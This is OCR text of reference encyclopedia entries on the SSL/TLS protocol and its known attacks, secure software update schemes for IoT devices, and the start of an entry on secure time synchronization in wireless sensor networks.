
SSLv3 followed in 1996, adding cryptographic methods such as Diffie–Hellman key agreement (DH), support for the FORTEZZA key token, and the Digital Signature Standard (DSS) scheme (Freier et al. 1996).

This article focuses on SSL version 3.0 (released in 1996), and its designated successor protocol Transport Layer Security (TLS) 1.x. The Internet Engineering Task Force (IETF) officially deprecated SSL 3.0 in June 2015. SSL3.0 was later succeeded by TSL 1.0 (Dierks and Allen 1999) (released in 1999 as an upgrade to SSL 3.0), then TLS1.1 (Dierks and Rescorla 2006) (released 2006), TLS 1.2 (Dierks and Rescorla 2008) (released 2008) and TLS 1.3 (Rescorla 2018) (released 2018).

Theory

Layer Structure

SSL splits into distinct layers and message types (see Fig. 1). The *handshake* message sequence initiates the communication, establishes a set of mutual parameters like the protocol version, applicable cryptographic algorithms (*cipher suites*), and assures the validity of the message sequence. During the handshake, the participants accomplish the negotiated authentication and derive the session key material.



Secure Socket Layer (SSL), Fig. 1 SSL layer and message structure

The *record layer* fragments the full data stream into records with a maximum size of 2^{14} bytes and envelopes them cryptographically under the current session keys. Records contain a keyed message authentication code (HMAC). The initial handshake presupposes a NULL cipher suite applying no encryption and no HMAC.

The record layer fully provides the use of compression. However, for patent reasons, the core specifications name no method explicitly, except for the mandatory NULL algorithm, which practically makes compression an incompatible, implementation-dependent feature.

Additional *alert* messages inform on exceptional protocol conditions or one participant's demand to end the communication (*closure* alert).

Basic Protocol Sequence


The SSL handshake accomplishes three goals. Firstly, both parties agree on a *cipher suite*, i.e., the set of cryptographic algorithms that they permit to use for the application data protection.

Secondly, they establish a common *master_secret* in order to derive their session key material.

Finally, the participant's identities are authenticated. Although the SSL specification permits anonymous, server-only, and mutual authentication, it is customary to only assert the server's identity.

Figure 2 gives an overview of the SSL protocol variants. It comprises four different handshake sequences, each identified by a capital letter:

- ***S*** denotes the server-authenticated message flow.
- ***C*** marks the sequence with additional client authentication.
- ***E*** shows the handshake variant with ephemeral Diffie–Hellman key agreement.
- ***R*** stands for the handshake of resumed sessions. Note, that the message pairs *ChangeCipherSpec/Finished* of client and server are drawn in reverse order; the server message pair follows *ServerHello* immediately.



Secure Socket Layer (SSL), Fig. 2 SSL protocol sequence

The client opens the connection with a *ClientHello* message, which contains its selection of acceptable cipher suites and a random number.

The server chooses from the supported cipher suite and adds another random number, which together builds the *ServerHello* response. Later, these two random numbers become part of the session's *master_secret*.

Server Authentication

The server appends a *Certificate* message, which holds a X.509 certificate bearing its identity and public key. Most often RSA keys (RSA Digital Signature Scheme) are used. DSS-signed certificates usually carry a long-term DH public key. If multiple levels of the public key hierarchy separate the server certificate from the root authority certificate present in the client browser, then the server is required to deliver an ordered list of all dependent certificates. The empty *ServerHelloDone* message finishes this sequence.

The client confirms the validity of the certificate chain up to one of its trusted (built-in) root certificates. It generates another random number and encrypts it under the server's RSA public key. This encrypted *pre_master_secret* forms the *ClientKeyExchange* message.

DH/DSS cipher suites might demand the client to create (ephemeral) DH keys matching the server's domain parameters for the *ClientKeyExchange* message. Note, that if both parties own certificates with group-compatible, fixed DH public keys, every connection generates the identical *pre_master_secret*.

Both sides derive the shared session key material independently in two steps. First, the *key derivation function* (KDF) transforms the client's *pre_master_secret* and both exchanged random numbers into the *master_secret*. Afterwards, the KDF is reapplied to the *master_secret* and both random values to compute the final key block. With respect to the chosen cipher suite, the key block is broken up into a maximum of six segments used as directional encryption keys (with initialization vectors) and directional HMAC keys.

Client Authentication

SSL servers can demand client authentication through a *CertificateRequest* message. It contains the permitted certificate types, i.e., signature

algorithms, and a list of trusted certification authorities identified by their respective distinguished name.

The client answers with a *Certificate* message holding either a single certificate or the full certification chain. In addition, it creates a *CertificateVerify* message that contains a digest of the previous handshake messages, signed by the private key that corresponds to the just conveyed certificate.

Ephemeral Diffie–Hellman Key Agreement

The ephemeral Diffie–Hellman key agreement (DH) embeds into the *ServerKeyExchange* and the *ClientKeyExchange* messages. Both sides send their DH public keys and, together with their own DH private keys, calculate a shared *pre_master_secret*. Note, that anonymous DH cipher suites are susceptible to man-in-the-middle attacks and protect only against passive eavesdropping (eavesdropper).

Both sides end the handshake sequence with two further messages: *ChangeCipherSpec* indicates the shift to the newly negotiated cipher parameters. *Finished* is the first message encrypted under the new cryptographic material; it declares the handshake sequence complete. It holds an HMAC digest over the whole handshake sequence and the negotiated *master_secret* in order to ensure that no message tampering remains undetected.

The cryptographic state is established and confirmed on both sides, and the record layer now encrypts and authenticates application data under its new session keys.

The alert message *CloseAlert* indicates the protocol end, followed by the TCP layer’s closing FIN packet.

Protocol Resumption

SSL permits the resumption of formerly established sessions in order to shortcut the handshake and preserve CPU cycles by avoiding, for instance, the computationally expensive *pre_master_secret* decryption.

Depending on whether the server supports this feature, it sends a session identification string enclosed in the *ServerHello* message. After establishing a valid cryptographic state, this id refers to the stored *master_secret*. Subsequent client connections indicate their intention to resume a session by specifying the id in the *ClientHello* message.

Resumed sessions possess unique key blocks because the key generation process recombines the stored *master_secret* with fresh random nonce out of both *Hello* messages.

Additional Information

SSL permits the renegotiation of its cipher suites during the course of the application protocol through a simple repetition of the handshake sequence.

The Internet Assigned Numbers Authority (IANA) allots unique TCP port numbers to SSL/TLS-enabled protocols, which are marked with the appended letter *S*; for example, port 443 for HTTPS or 989/990 for FTPS (Internet Assigned Numbers Authority (IANA) n.d.).

Security Analysis

Several authors have analyzed the SSL protocol suite, stating in consensus that, beginning with v3.0, it is mature and without major design flaws (Mitchell et al. 1998; Paulson 1999; Wagner and Schneier 1997).

Wagner and Schneier conclude in their analysis that "In general SSL 3.0 provides excellent security against eavesdropping and other passive attacks. Although export-weakened modes offer only minimal confidentiality protection, there is nothing SSL can do to improve that fact" (Wagner and Schneier 1997).

Some minor attacks are known; however, cautious implementation seems to prevent their applicability (Rescorla 2000).

The man-in-the-middle*version rollback* attack tries to establish a SSL v2.0 handshake protocol between SSLv3/TLS-capable parties in compatibility mode. Due to a serious flaw in SSLv2, an active adversary is capable to enforce an export weakened cipher suite, and attack the session keys *brute-force* (Cryptanalysis). This SSLv2 attack is also called *cipher suite rollback*. The TLS standard (Dierks and Rescorla 2008) gives recommendations on how to detect downgrade attempts by embedding a short, well-defined pattern into the PKCS#1 padding data (PKCS) of the RSA encryption, instead of using of purely random bytes. If an SSLv3/TLS-capable server finds the pattern, it will recognize that the other party operates in backwards compatibility mode, although a later protocol version is supported.

Bleichenbacher published an attack against the PKCS#1 (version 1) formatted RSA encryption known as the *million message attack*

(Bleichenbacher 1998). Probing an SSL/TLS server with chosen *ClientKeyExchange* messages might reveal the encrypted *pre_master_secret* after about 2^{20} attempts if the server issues error alerts that allow distinguishing between correctly and incorrectly formatted messages (chosen ciphertext attack). The TLS specification recommends as a countermeasure to treat PKCS#1 formatting errors by simply continuing the handshake protocol with a randomly generated *pre_master_secret*. In this case, the server behaves alike, whether or not the formatting is correct (Dierks and Allen 1999).

The general method of timing cryptanalysis (Kocher 1997) is applicable against SSL/TLS servers if a large number of unbiased measurements of private key operations is available. Practical attacks were shown for example by Brumley and Boneh (2003) and Klima et al. (2003). Countermeasures against timing attacks usually degrade performance, for instance, by randomly delaying cryptographic operations or by retaining a constant response time in order to conceal information of the algorithms' execution paths.

Cross-References

HTTPS, HTTP Over TLS
Security Standards Activities
Web Security

References

Bleichenbacher D (1998) Chosen ciphertext attacks against protocols based on RSA encryption standard PKCS#1. In: Krawczyk H (ed) Advances in cryptology—CRYPTO'98, Lecture notes in computer science, vol 1462. Springer, Berlin, pp 1–12

Brumley D, Boneh D (2003) Remote timing attacks are practical. In: Proceedings of the 12th USENIX security symposium, Washington, DC

Dierks T, Allen C (1999) The TLS protocol version 1.0. IETF RFC 2246. This document was obsoleted by RFC 4346. http://www.ietf.org/rfc/rfc2246.txt. Accessed Jan 1999

Dierks T, Rescorla E (2006) The transport layer security (TLS) protocol version 1.1. IETF RFC 4346. https://www.ietf.org/rfc/rfc4346.txt

Dierks T, Rescorla E (2008) The transport layer security (TLS) protocol version 1.2. IETF RFC 5246. This document obsoletes predecessors RFC 3268, 4346, 4366 and updates RFC 4492. http://www.ietf.org/rfc/rfc5246.txt. Accessed Aug 2008

Freier A, Karlton P, Kocher P (1996) The SSL 3.0 protocol. Netscape communications Corp, 1996

Hickman KEB (1995) The SSL protocol v2.0 (revised). Netscape Communications Corp., Feb 1995. Note: Precursor documents of v2.0 were published in 1994

Internet Assigned Numbers Authority (IANA). http://www.iana.org/

ISO 7498-2. (n.d.) Information processing systems – open systems interconnection – basic reference model – part 2: security architecture. ISO International Standard 7498-2; First edition 1989-02-15

Klima V, Pokorny O, Rosa T (2003) Attacking RSA-based sessions in SSL/TLS. http://eprint.iacr.org/2003/053/

Kocher P (1997) Timing attacks on implementations of Diffie–Hellman, RSA, DSS, and other systems. In: Kaliski BS Jr (ed) Advances in cryptology—CRYPTO'97, Lecture notes in computer science, vol 1109. Springer, Berlin, pp 104–113

Mitchell JC, Shmatikov V, Stern U (1998) Finite state analysis of SSL 3.0. In: Proceedings of the 7th USENIX security symposium, San Antonio

Paulson LC (1999) Inductive analysis of the internet protocol TLS. In: Christianson B, Crispo B, Harbison WS, Roe M (eds) Security protocols: 6th international workshop 1998, Lecture notes in computer science, vol 1550. Springer, Berlin, p 13ff

Rescorla E (2000) SSL and TLS: designing and building secure systems. Addison-Wesley, Reading

Rescorla E (2018) The Transport Layer Security (TLS) protocol version 1.3. IETF RFC 8446. https://datatracker.ietf.org/doc/html/rfc8446

Wagner D, Schneier B (1997) Analysis of the SSL 3.0 protocol (revised). In: The second USENIX workshop on electronic commerce proceedings, Nov 1996. USENIX Press, Oakland

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300866

Secure Software Dissemination

Secure Software Updates in IoT Devices

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1784

Secure Software Updates in IoT Devices

Edlira Dushku[51] ✉ and Nicola Dragoni[52] ✉
(51) Department of Electronic Systems, Aalborg University, Copenhagen, Denmark
(52) Department of Applied Mathematics and Computer Science, Technical University of Denmark (DTU), Kongens Lyngby, Denmark

✉ **Edlira Dushku (Corresponding author)**
Email: edu@es.aau.dk

✉ **Nicola Dragoni**
Email: ndra@dtu.dk

Synonyms

Over-the-air (OTA) programming; Remote updates; Secure code updates; Secure firmware updates; Secure software dissemination

Definition

Secure software update is the process of remotely distributing reliable software updates to all the IoT network's devices. The main objective of a software update scheme is to enable secure and efficient propagation of software updates across the network, ensuring that devices are running the latest authorized version of the software. In the IoT domain, software update schemes make numerous assumptions about the system architecture, device requirements, and adversarial capabilities.

Background

The Internet of Things (IoT) revolution continuously involves many interconnected resource-constrained devices that collect, process, and exchange an enormous amount of (more or less) sensitive information. While IoT is increasing rapidly, IoT devices are becoming an easy target for disastrous cyberattacks. Indeed, responding to a cyberattack typically includes a set of actions such as patching vulnerable software, replacing code, updating configurations and cryptographic credentials of the devices, etc. Hence, secure and efficient distribution of software updates and patches plays a crucial role in improving the security of IoT systems. Moreover, since IoT devices are increasingly deployed in remote environments where the physical access is often impractical, software updating approaches demand adequate security mechanisms to guarantee secure over-the-air propagation of code updates (Arakadakis et al., 2022).


In particular, the state-of-the-art software update mechanisms consider various adversarial actions such as the following:

- An adversary may introduce a new malicious code to alter or replace the legitimate software updates distributed to IoT devices and persuade devices to download and install backdoored software versions.
- An adversary can obtain the software updates by eavesdropping a software distribution operation.
- An adversary may prevent the efficient propagation of software updates by fabricating the control messages that devices communicate with one another to maximize efficiency.
- If a code image is authenticated using a digital signature, the adversary can introduce fake signature packets into the network, make receiving devices conduct expensive signature verifications, and finally drain their limited battery power.
- Reverse-engineering the update and searching for flaws in the older or updated version can be used by an adversary to violate confidentiality.
- An adversary may use potential authentication delays to carry out denial of service (DoS) attacks.
- An adversary may refuse an update to maintain a device running an obsolete software version that could be vulnerable to attack.

Theory

In general, software update schemes can be distinguished based on their key design characteristics and assumptions including device requirements, system architecture, adversarial capabilities, etc. In the following, we briefly summarize different approaches for secure software updates.


Deluge (Hui and Culler, 2004) is a data dissemination protocol in a multihop wireless sensor network (WSN) that efficiently distributes large amount of data by relying on incremental upgrades. Deluge fragments the program image of size S_{obj} into P fixed-size pages as depicted in Fig. 1. Each page is divided into N same-size packets of size S_{pkt}; thus, the size of one page is $S_{\text{page}} = N * S_{\text{pkt}}$. Deluge follows a page-by-page dissemination approach, where each device can request a page only after completely receiving every packet in the previous page. To enable incremental upgrades, Deluge associates each software image update with a unique incremental version number. Hence, devices can upgrade to the newer version by retrieving only the changed pages. The Deluge approach is extended by other secure code dissemination schemes, e.g., Lanigan et al. (2006), Deng et al. (2006), and Dutta et al. (2006), which aim to address various threats against Deluge. These schemes rely on different cryptographic choices to authenticate a new code image, e.g., the authentication is performed at the page or packet level.



Secure Software Updates in IoT Devices, Fig. 1 An overview of data management in Deluge protocol (Hui and Culler, 2004) which splits a code image into *P* fixed-size pages, and each page is divided into *N* same-size packets

Multihop network reprogramming (MNP) (Kulkarni and Wang, 2005) provides a secure code dissemination technique over a network of resource-constrained nodes. To reduce collision, MNP proposes an efficient sender selection mechanism that limits the transmitter nodes and provides efficient code dissemination for a subset of the network. Such a selection mechanism prevents packet loss, saves energy, and guarantees that in a neighborhood, there is at most one source of transmitting the update at a time. In order to mitigate the concurrent sender problem, in MNP, sender nodes compete among themselves based on the number of distinct requests they have received.

Updaticator (Ambrosin et al., 2014) is a protocol for efficient and secure distribution of confidential software updates to a large number of devices by leveraging untrusted cache-enabled networks. It relies on named data networking (NDN) and utilizes ciphertext-policy attribute-based encryption (CP-ABE) to provide flexible access control using attributes. Updaticator enables caching by encrypting each update under a corresponding symmetric key to ensure identical ciphertexts for all devices receiving this update. Overall, in Updaticator, a *policy server (PS)* (depicted in Fig. 2) is responsible for generating keys, importing updates, and defining the update policy. When a new update is published, *PS* associates each update with an access policy and generates a random unique encryption key for this update and sends them to an *update server (US)*. Next, *PS* sends the encrypted update to a *distribution server (DS)*, responsible for distributing updates. A *client (C)* can send a request to *US* to check whether new updates are available. Once an update is selected, *C* sends a request to *DS* to retrieve and download the update package.



Secure Software Updates in IoT Devices, Fig. 2 An overview of system model in Updaticator (Ambrosin et al., 2014)

SHeFU (Rabbani et al., 2020) is a secure hardware-enabled protocol for firmware updates. Unlike classical software dissemination techniques, SHeFU focuses on device communications to achieve software dissemination among IoT devices in the network. Every node in SHeFU is equipped with a secure hardware module that performs Firmware Digest (FD) computation over its underlying firmware *f*. FD is produced by a hash function that requires three inputs: (1) the hash of the firmware *H*(*f*), (2) a set of attributes related to the update, and (3) a nonce. We denote FD as follows:

FD = Hash[*H*(*f*) || *Attributes* || *Nonce*].

By employing secure hardware root-of-trust, SHeFU guarantees the secure computation of the FD. FD is included in the authentication algorithm; thus, only the receiving devices with the same FD can verify the message and get successfully authenticated. Therefore, in SHeFU, devices that are unwilling to upgrade their firmware will subsequently lose their ability to communicate across the network; as a result, interactions between devices can only occur if they are running legitimate firmware.

The recent transition toward green computing necessitates novel update mechanisms for intermittent systems and batteryless devices that operate with limited power. In this context, Wisecr (Su et al., 2022) constructs a secure wireless firmware update mechanism for ultralow power and multiple batteryless computational radio frequency identification (CRFID) devices. In Wisecr, a server maintains a database of provisioned CRFID tokens and issues the new firmware by splitting it into blocks. Additionally, Wisecr enables remote attestation of code installation.

Security Properties

The software update procedure should guarantee the following fundamental security properties:

- *Integrity and Authenticity*. Devices should install only an authorized and untampered software update. It must originate from a legitimate source and cannot be altered in transit. Receiving devices must be able to verify that the obtained update originates from the source it claims to be from.
- *Availability*. The updates should be constantly available or accessible to an authorized device.
- *Confidentiality*. The proprietary updates should remain private and should not be made available to unauthorized individuals trying to get access to confidential updates or reverse-engineer the embedded software.
- *Freshness*. Devices should be able to access the complete list of available software updates. In addition, the device should verify whether the software update information is fresh or outdated to detect an ongoing attack that intentionally prevents devices from patching security issues by hiding the presence of new updates.

Open Problems and Future Directions

Dynamic software updates that aim to apply changes to software currently in execution remain an open challenge in the secure software update research area. Dynamic updates are essential for IoT devices deployed in safety-critical and real-time infrastructures (e.g., smart aerospace, smart healthcare) where the device cannot suspend the regular operation to perform software updates.

In future work, a promising research direction includes survivable software update mechanisms. Such mechanisms could play a key role in guaranteeing the security of the software update even when it is partially compromised.

Cross-References

Remote Attestation in IoT Devices

References

Ambrosin M, Busold C, Conti M, Sadeghi AR, Schunter M (2014) Updaticator: updating billions of devices by an efficient, scalable and secure software update distribution over untrusted cache-enabled networks. In: Kutyłowski M, Vaidya J (eds) Computer Security – ESORICS 2014. Springer International Publishing, Cham, pp 76–93

Arakadakis K, Charalampidis P, Makrogiannakis A, Fragkiadakis A (2022) Firmware over-the-air programming techniques for iot networks – a survey. ACM Comput Surv 54(9):1–36

Deng J, Han R, Mishra S (2006) Secure code distribution in dynamically programmable wireless sensor networks. In: 2006 5th International Conference on Information Processing in Sensor Networks, pp 292–300

Dutta P, Hui J, Chu D, Culler D (2006) Securing the deluge network programming system. In: 2006 5th International Conference on Information Processing in Sensor Networks, pp 326–333

Hui JW, Culler D (2004) The dynamic behavior of a data dissemination protocol for network programming at scale. In: Proceedings of the 2nd International Conference on Embedded Networked Sensor Systems, SenSys'04. Association for Computing Machinery, New York, pp 81–94

Kulkarni SS, Wang L (2005) MNP: multihop Network Reprogramming Service for Sensor Networks. In: 25th IEEE International Conference on Distributed Computing Systems (ICDCS'05), pp 7–16

Lanigan P, Gandhi R, Narasimhan P (2006) Sluice: secure dissemination of code updates in sensor networks. In: 26th IEEE International Conference on Distributed Computing Systems (ICDCS'06), pp 53–53

Rabbani MM, Vligen J, Conti M, Mentens N (2020) Shefu: secure hardware-enabled protocol for firmware updates. In: 2020 IEEE International Symposium on Circuits and Systems (ISCAS), pp 1–5

Su Y, Chesser M, Gao Y, Sample A, Ranasinghe D (2022) Wisecr: secure simultaneous code dissemination to many batteryless computational rfid devices. IEEE Trans Depend Secure Comput. https://doi.org/10.1109/TDSC.2022.3175313

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_642

Secure Time Synchronization

Kun Sun[53] ✉ and Peng Ning[54] ✉
(53) Intelligent Automation, Inc, Rockville, MD, USA
(54) Department of Computer Science, North Carolina State University, Raleigh, NC, USA

✉ **Kun Sun (Corresponding author)**
Email: ksun@i-a-i.com

✉ **Peng Ning**
Email: pning80@gmail.edu

Definition

Secure time synchronization in wireless sensor networks is to securely synchronize the clocks of sensor nodes in hostile environments.

Background

Time synchronization is indispensable for many wireless sensor network applications. Several time synchronization protocols (e.g., (Elson et al. 2002; Ganeriwal et al. 2003)) have been proposed for wireless sensor networks in benign environments. However, without addressing security, all those time synchronization techniques cannot survive malicious attacks in hostile environments. Attacks against existing time synchronization protocols have been summarized in (Manzo et al. 2005). Because all time synchronization protocols rely on time-sensitive message exchanges, an adversary may forge or delay time synchronization messages, jam the communication channel, and drop time synchronization messages. Though

message authentication can be used to validate message sources and contents, it cannot validate the timeliness of messages.

Theory

A number of secure time synchronization techniques have been proposed for wireless sensor networks to achieve pair-wise time synchronization between two neighbor nodes, cluster-based time synchronization among a group of sensor nodes, or global time synchronization in a whole sensor network.

First, Ganeriwal et al. (2005) proposed a secure single-hop pair-wise synchronization technique to deal with the pulse-delay and wormhole attacks. It uses authenticated time-stamp information to estimate both clock difference and message transmission delay, which can detect the extra message transmission delay introduced by the pulse-delay and wormhole attacks. However, because it uses software to authenticate time synchronization messages, it does not work on sensor radios with high data rate (e.g., 250 kbps) due to the large delay for generating message authentication code. To solve this problem, Sun et al. (2006a) proposed to use hardware security component in IEEE 802.15.4 compliant radios to authenticate the time synchronization messages. Song et al. (2005) proposed two methods for detecting and tolerating the pulse-delay attacks: one transforms attack detection into statistical outliers detection, and the other detects attacks by deriving the bound of the time difference between two nodes through message exchanges.

Second, a fault-tolerant cluster-wise clock synchronization (Sun et al. 2005) has been proposed to provide a common clock among a cluster of nodes, where the nodes in each cluster can communicate with each other directly through broadcast. It guarantees an upper bound of time difference between normal nodes in a cluster, provided that the malicious nodes are no more than one-third of the cluster. Unlike the traditional fault-tolerant time synchronization approaches, this scheme does not introduce collisions between synchronization messages, nor does it require costly digital signatures.

Third, two secure and resilient global time synchronization schemes (Sun et al. 2006b) have been proposed to achieve a common clock among all the sensor nodes in a sensor network. The basic idea is to provide

redundant ways for each node to synchronize its clock with the common source, so that it can tolerate partially missing or false synchronization information provided by the malicious nodes. A secure and resilient global time synchronization protocol called TinySeRSync (Song et al. 2005) has been implemented on MICAz motes running TinyOS. The experimental results indicate that TinySeRSync is a practical system. A secure global time synchronization scheme (Du et al. 2008) has been proposed for heterogeneous sensor networks (HSN), which consists of a small number of powerful high-end sensors and a large number of low-end sensors. The scheme consists of two parts: synchronizing all high-end sensors that have long transmission range in an HSN and synchronizing low-end sensors to the high-end sensors in each cluster.

Applications

